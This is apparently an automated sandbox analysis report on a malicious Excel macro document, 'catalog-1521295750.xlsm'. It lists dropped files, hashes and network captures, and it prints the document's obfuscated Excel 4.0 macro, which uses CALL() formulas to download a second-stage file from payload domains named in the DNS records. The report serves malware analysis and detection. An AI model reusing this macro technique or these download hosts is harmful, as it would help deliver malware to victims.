File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Tue May 4 11:34:31 2021, atime=Tue May 4 11:34:31 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	917
Entropy (8bit):	4.636081879114352
Encrypted:	false
SSDEEP:	12:86K20UnWCHodDDY29S+WMjA+N/E2ybD83c5IeYIe8k44t2Y+xIBjKZm:8tfRAS8HD+w7aB6m
MD5:	DA68531A8207958DA306B27002FA43BD
SHA1:	4DD7C73F822FB2896F68CF2A3B7824041C729595
SHA-256:	999E59AB1EF231B238C9EF231238F620E074A719287C5EA24997440372325930
SHA-512:	BB2165CE5FA3D588200DF99678396AA334FFE4B71D22BDE9FC3F6FD830CDE858AEE32277BB156BF8DAC9572A256EB530013E6018605C9583094453CAC3C90FFC
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....h.!-..Lk...@..Lk...@...0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...REd.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,-.2.1.8.1.3.....Z.1.....>Qa{..user..B.....N...REd.....S.....N,.e.n.g.i.n.e.e.r.....~.1.....RPd..Desktop.h.....N...RPd.....Y.....>.....*.D.e.s.k.t.o.p...@.s.h.e.l.l. 3.2...d.l.l.,-.2.1.7.6.9.....H.....-.....G.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...A}...`.....X.....320946.....!a..%. H.VZAj...,/.....-$..!a..%.H.VZAj...,/.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1 .0.0.2.....9...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\catalog-1521295750.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:26:59 2020, mtime=Tue May 4 11:34:31 2021, atime=Tue May 4 11:34:31 2021, length=107587, window=hide
Category:	dropped
Size (bytes):	2226
Entropy (8bit):	4.715078790688507
Encrypted:	false
SSDEEP:	24:8WDX3LvAK8vHD+O777aB6myWDX3LvAK8vHD+O777aB6m:8WL0KIH7iB6pWL0KIH7iB6
MD5:	446CFD342B429B6AA36AAB4FCDE902C4
SHA1:	B4086EB47613C6F63EED892A7B94FD67E84F17E0
SHA-256:	360989D988D6C367004073AF1CC988702F070F8F09F38C41982FAA45A4F9BC12
SHA-512:	6864A08A85A786FD0B53DD155BC7F7DE843E6DF5B3561F3D468E21584895E74A9541B3BAFF75754D790211342E2BA29A084B137A1B98E18C858F8A7E6534292F
Malicious:	false
Preview:	L.....F.... ....&.#>...N.-..@...W+..@..C.....P.O. ..i.....+00.../C:\.....x.1.....N....Users.d.....L...REd.....:.....Q...U.s.e.r.s...@.s.h.e.l.l .3.2...d.l.l.,-.2.1.8.1.3.....Z.1.....>Qa{..user..B.....N...REd.....S.....N,.e.n.g.i.n.e.e.r.....~.1.....>Qc{..Desktop.h.....N...REd.....Y.....>.....j+.D.e.s.k.t.o.p...@ .s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....|.2.....RKd .CATALO~1.XLS..`.....>Q`{.RKd.....R.....D..c.a.t.a.l.o.g.-.1.5.2.1.2.9.5.7.5.0...x.l.s.m.....`.....-.....-.....>.S..... .C:\Users\user\Desktop\catalog-1521295750.xlsm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.t.a.l.o.g.-.1.5.2.1.2.9.5.7.5.0...x.l.s.m.....:.,.LB.)...A}...`.....X.....320946..... !a..%.H.VZAj.....1.....-$..!a..%.H.VZAj.....1.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	120
Entropy (8bit):	4.775543017683304
Encrypted:	false
SSDEEP:	3:bDesBVomxWN46J7YeJrJ7YmxWN46J7Yv:bSsj+jfVKju
MD5:	DCDB0C33076965B840C9CCEF827DA6F0
SHA1:	4273BF0AD88312312DBEDDF12230A54999DCDD6A
SHA-256:	2F3A97491D343F1BDD79DAA869B0AAE8F446F7118A46C6CDA9F1CBC9F01B5A4B
SHA-512:	81C70C0FF785F856ACDF76018FEC258ACD4478D213C0C015CFE8623788FFBF48E9FD712AFD19A7A5784239D5DBB00BF835856CA3D4D643EFDA930F3D80DB70C
Malicious:	false
Preview:	[folders]..Desktop.LNK=0..[misc]..catalog-1521295750.LNK=0..catalog-1521295750.LNK=0..[misc]..catalog-1521295750.LNK=0..

C:\Users\user\Desktop\37720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	107587
Entropy (8bit):	7.916246287611959
Encrypted:	false
SSDEEP:	1536:nmngdN7g992hjPcQpWUot9ErpPX44sh0x13TQf830:nVX7g9opH8x+lxs6ZQH
MD5:	683627130CC7C64C5B5F60754347DD43
SHA1:	2614047B97BDAD3881FDD6790644FD86759841C0
SHA-256:	290B5B12CFA80C3DF38CCAC6C3CC9772BE67D564C7D3C3BC9149DE67577664F0
SHA-512:	5FD11DDBB16843280211CAF0CF07F1BACF58B0397FD5F7A15243981F8F476C8DE3B67CA0F52E5122E0EC4ACAD836D8FAED6BF6D397CD4C5C15CCF991CFF24FA
Malicious:	false
Preview:	.U.N.0.}G..".....j..]xd.`?....U..1.....P.*-.....s.3.^....!...e..U.W.u-.w.].d.&.0.A...rvz2._.....O)...e.V`..8.,|.".k.x.r):.....K.R.2..M..B<.T].hy.d...~o..T-.!.-E"...w$._,....%..C....H.4!jb.w..... ..{.m..wgD08N..CC....u.32.....!./50j....FXr.....q9.~....fZ.a%.4.....s....=+..T2....'(.n.....:..A.u.|Z.....2.n<.h.U].....>...6bZ..o.2..C.....>.CE.%...x...}.4+o..H.8.x..'Y...AL...l..2., ?.....j.7/...?.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$catalog-1521295750.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$catalog-1521295750.xlsm	
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\jordji.nbvt11	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5D C
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Conten t-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.916734269896108
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	catalog-1521295750.xlsm
File size:	109044
MD5:	72b06d3f0889125b6696fe55db6ff6ab
SHA1:	a285f7bc7a6f79885d81de91420e85f223c6f18f
SHA256:	bbdaa820461e1e4fbde6b4b79ea407d4c644fb8e227432b 879e2eb01bd391f4a
SHA512:	a918a3fc3830ed90d90b617c1473e4ff395edcb952b5bb8 b4cd315c74f761f5a1cfcd6759fadc5a347bd55cf11957d5 b8a0cd5a5e289bf2b0a194d118dd67688
SSDEEP:	3072:cmlxNUlplfw8SGopH8x+iHdoLqp6vif+zUD:cmlr4 Ga8x7HdLp6vif+zUD
File Content Preview:	PK.....!.t.....[Content_Types].xml ...(.....""..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "catalog-1521295750.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,=HALT(),,,,,,,,,,,"=4984654+9846544+468464=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT114,before.3.21.42.sheet!AT39,0,0)=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT115,before.3.21.42.sheet!AT39&""1"",0,0)",,,,,,,,,,,,,,=Sheet2!AW142(),,,,,,,,,,,,,,,,,,,,U,J,",D",..\jordji.nbvt1R,J,l,L,C,l,D,C,R,o,B,e,w,B,g,n,,i,l,,s,o,,t,a,,e,d,0,r,T,,S,o,,e,F,,r,i,,ve,l,,r,e,,,
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:34:32.415355921 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.578008890 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.578094006 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.579137087 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.741477966 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.743772984 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.743791103 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.743807077 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.743818998 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.743855953 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.743910074 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.748213053 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.748260975 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.794291973 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.961011887 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:32.961102009 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:32.962173939 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:33.165601015 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:33.611238956 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:33.611450911 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:33.611742973 CEST	443	49711	192.185.20.98	192.168.2.6
May 4, 2021 05:34:33.611799955 CEST	49711	443	192.168.2.6	192.185.20.98
May 4, 2021 05:34:33.687551022 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:33.850142956 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:33.850286007 CEST	49715	443	192.168.2.6	192.185.5.2

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:34:33.850871086 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.013493061 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.018266916 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.018289089 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.018299103 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.018366098 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.028089046 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.191406012 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.191571951 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.192357063 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.367104053 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.367396116 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.367469072 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.367501020 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.368302107 CEST	49715	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.371063948 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.531192064 CEST	443	49715	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.534118891 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.534271002 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.534954071 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.697967052 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.698725939 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:34:34.698834896 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.699239969 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.702218056 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:34.865250111 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:34:35.005177975 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:34:35.005253077 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:35.005357027 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:34:35.005405903 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:35.006694078 CEST	49717	443	192.168.2.6	192.185.5.2
May 4, 2021 05:34:35.169774055 CEST	443	49717	192.185.5.2	192.168.2.6
May 4, 2021 05:35:03.612205029 CEST	443	49711	192.185.20.98	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:34:13.211165905 CEST	54513	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:13.259721994 CEST	53	54513	8.8.8.8	192.168.2.6
May 4, 2021 05:34:14.319988012 CEST	62044	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:14.368755102 CEST	53	62044	8.8.8.8	192.168.2.6
May 4, 2021 05:34:15.956880093 CEST	63791	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:16.005471945 CEST	53	63791	8.8.8.8	192.168.2.6
May 4, 2021 05:34:16.869535923 CEST	64267	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:16.919306040 CEST	53	64267	8.8.8.8	192.168.2.6
May 4, 2021 05:34:17.232769966 CEST	49448	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:17.291784048 CEST	53	49448	8.8.8.8	192.168.2.6
May 4, 2021 05:34:17.766428947 CEST	60342	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:17.817919970 CEST	53	60342	8.8.8.8	192.168.2.6
May 4, 2021 05:34:19.069087982 CEST	61346	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:19.126317978 CEST	53	61346	8.8.8.8	192.168.2.6
May 4, 2021 05:34:20.200444937 CEST	51774	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:20.249727011 CEST	53	51774	8.8.8.8	192.168.2.6
May 4, 2021 05:34:21.265224934 CEST	56023	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:21.335949898 CEST	53	56023	8.8.8.8	192.168.2.6
May 4, 2021 05:34:25.558737040 CEST	58384	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:25.611697912 CEST	53	58384	8.8.8.8	192.168.2.6
May 4, 2021 05:34:26.788894892 CEST	60261	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:26.840564013 CEST	53	60261	8.8.8.8	192.168.2.6
May 4, 2021 05:34:27.636900902 CEST	56061	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:27.693563938 CEST	53	56061	8.8.8.8	192.168.2.6
May 4, 2021 05:34:27.851682901 CEST	58336	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:27.910813093 CEST	53	58336	8.8.8.8	192.168.2.6
May 4, 2021 05:34:28.199352026 CEST	53781	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:34:28.256129980 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 05:34:29.227767944 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:29.285995960 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 05:34:30.231647968 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:30.288358927 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 05:34:32.247755051 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:32.304538012 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 05:34:32.361454010 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:32.412827969 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 05:34:32.490313053 CEST	52811	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:32.541685104 CEST	53	52811	8.8.8.8	192.168.2.6
May 4, 2021 05:34:33.300879002 CEST	55299	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:33.352365971 CEST	53	55299	8.8.8.8	192.168.2.6
May 4, 2021 05:34:33.628266096 CEST	63745	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:33.685090065 CEST	53	63745	8.8.8.8	192.168.2.6
May 4, 2021 05:34:34.233407974 CEST	50055	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:34.282016993 CEST	53	50055	8.8.8.8	192.168.2.6
May 4, 2021 05:34:35.227406025 CEST	61374	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:35.277509928 CEST	53	61374	8.8.8.8	192.168.2.6
May 4, 2021 05:34:36.313922882 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:36.371633053 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 05:34:39.065938950 CEST	50339	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:39.122992992 CEST	53	50339	8.8.8.8	192.168.2.6
May 4, 2021 05:34:40.038610935 CEST	63307	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:40.097274065 CEST	53	63307	8.8.8.8	192.168.2.6
May 4, 2021 05:34:41.002331018 CEST	49694	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:41.051004887 CEST	53	49694	8.8.8.8	192.168.2.6
May 4, 2021 05:34:42.034831047 CEST	54982	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:42.083834887 CEST	53	54982	8.8.8.8	192.168.2.6
May 4, 2021 05:34:51.171436071 CEST	50010	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:51.223082066 CEST	53	50010	8.8.8.8	192.168.2.6
May 4, 2021 05:34:57.887327909 CEST	63718	53	192.168.2.6	8.8.8.8
May 4, 2021 05:34:57.952441931 CEST	53	63718	8.8.8.8	192.168.2.6
May 4, 2021 05:35:09.089742899 CEST	62116	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:09.267937899 CEST	53	62116	8.8.8.8	192.168.2.6
May 4, 2021 05:35:14.721524954 CEST	63816	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:14.884891033 CEST	53	63816	8.8.8.8	192.168.2.6
May 4, 2021 05:35:15.525814056 CEST	55014	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:15.698920012 CEST	53	55014	8.8.8.8	192.168.2.6
May 4, 2021 05:35:16.245860100 CEST	62208	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:16.305525064 CEST	53	62208	8.8.8.8	192.168.2.6
May 4, 2021 05:35:16.709208012 CEST	57574	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:16.766068935 CEST	53	57574	8.8.8.8	192.168.2.6
May 4, 2021 05:35:17.021526098 CEST	51818	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:17.092390060 CEST	53	51818	8.8.8.8	192.168.2.6
May 4, 2021 05:35:17.333512068 CEST	56628	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:17.393523932 CEST	53	56628	8.8.8.8	192.168.2.6
May 4, 2021 05:35:17.986257076 CEST	60778	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:18.034832954 CEST	53	60778	8.8.8.8	192.168.2.6
May 4, 2021 05:35:18.561402082 CEST	53799	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:18.621212959 CEST	53	53799	8.8.8.8	192.168.2.6
May 4, 2021 05:35:19.483438969 CEST	54683	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:19.544050932 CEST	53	54683	8.8.8.8	192.168.2.6
May 4, 2021 05:35:20.414757967 CEST	59329	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:20.472255945 CEST	53	59329	8.8.8.8	192.168.2.6
May 4, 2021 05:35:20.951368093 CEST	64021	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:21.013590097 CEST	53	64021	8.8.8.8	192.168.2.6
May 4, 2021 05:35:32.333846092 CEST	56129	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:32.395632029 CEST	53	56129	8.8.8.8	192.168.2.6
May 4, 2021 05:35:53.476849079 CEST	58177	53	192.168.2.6	8.8.8.8
May 4, 2021 05:35:53.571716070 CEST	53	58177	8.8.8.8	192.168.2.6
May 4, 2021 05:36:10.432703018 CEST	50700	53	192.168.2.6	8.8.8.8
May 4, 2021 05:36:10.489991903 CEST	53	50700	8.8.8.8	192.168.2.6
May 4, 2021 05:36:14.292013884 CEST	54069	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:36:14.350369930 CEST	53	54069	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 05:34:32.361454010 CEST	192.168.2.6	8.8.8.8	0x9913	Standard query (0)	legalopspr.com	A (IP address)	IN (0x0001)
May 4, 2021 05:34:33.628266096 CEST	192.168.2.6	8.8.8.8	0x8cef	Standard query (0)	dentistelm hurstny.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 05:34:32.412827969 CEST	8.8.8.8	192.168.2.6	0x9913	No error (0)	legalopspr.com		192.185.20.98	A (IP address)	IN (0x0001)
May 4, 2021 05:34:33.685090065 CEST	8.8.8.8	192.168.2.6	0x8cef	No error (0)	dentistelm hurstny.com		192.185.5.2	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 05:34:32.748213053 CEST	192.185.20.98	443	192.168.2.6	49711	CN=legalopspr.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jul 28 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Thu Jul 29 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
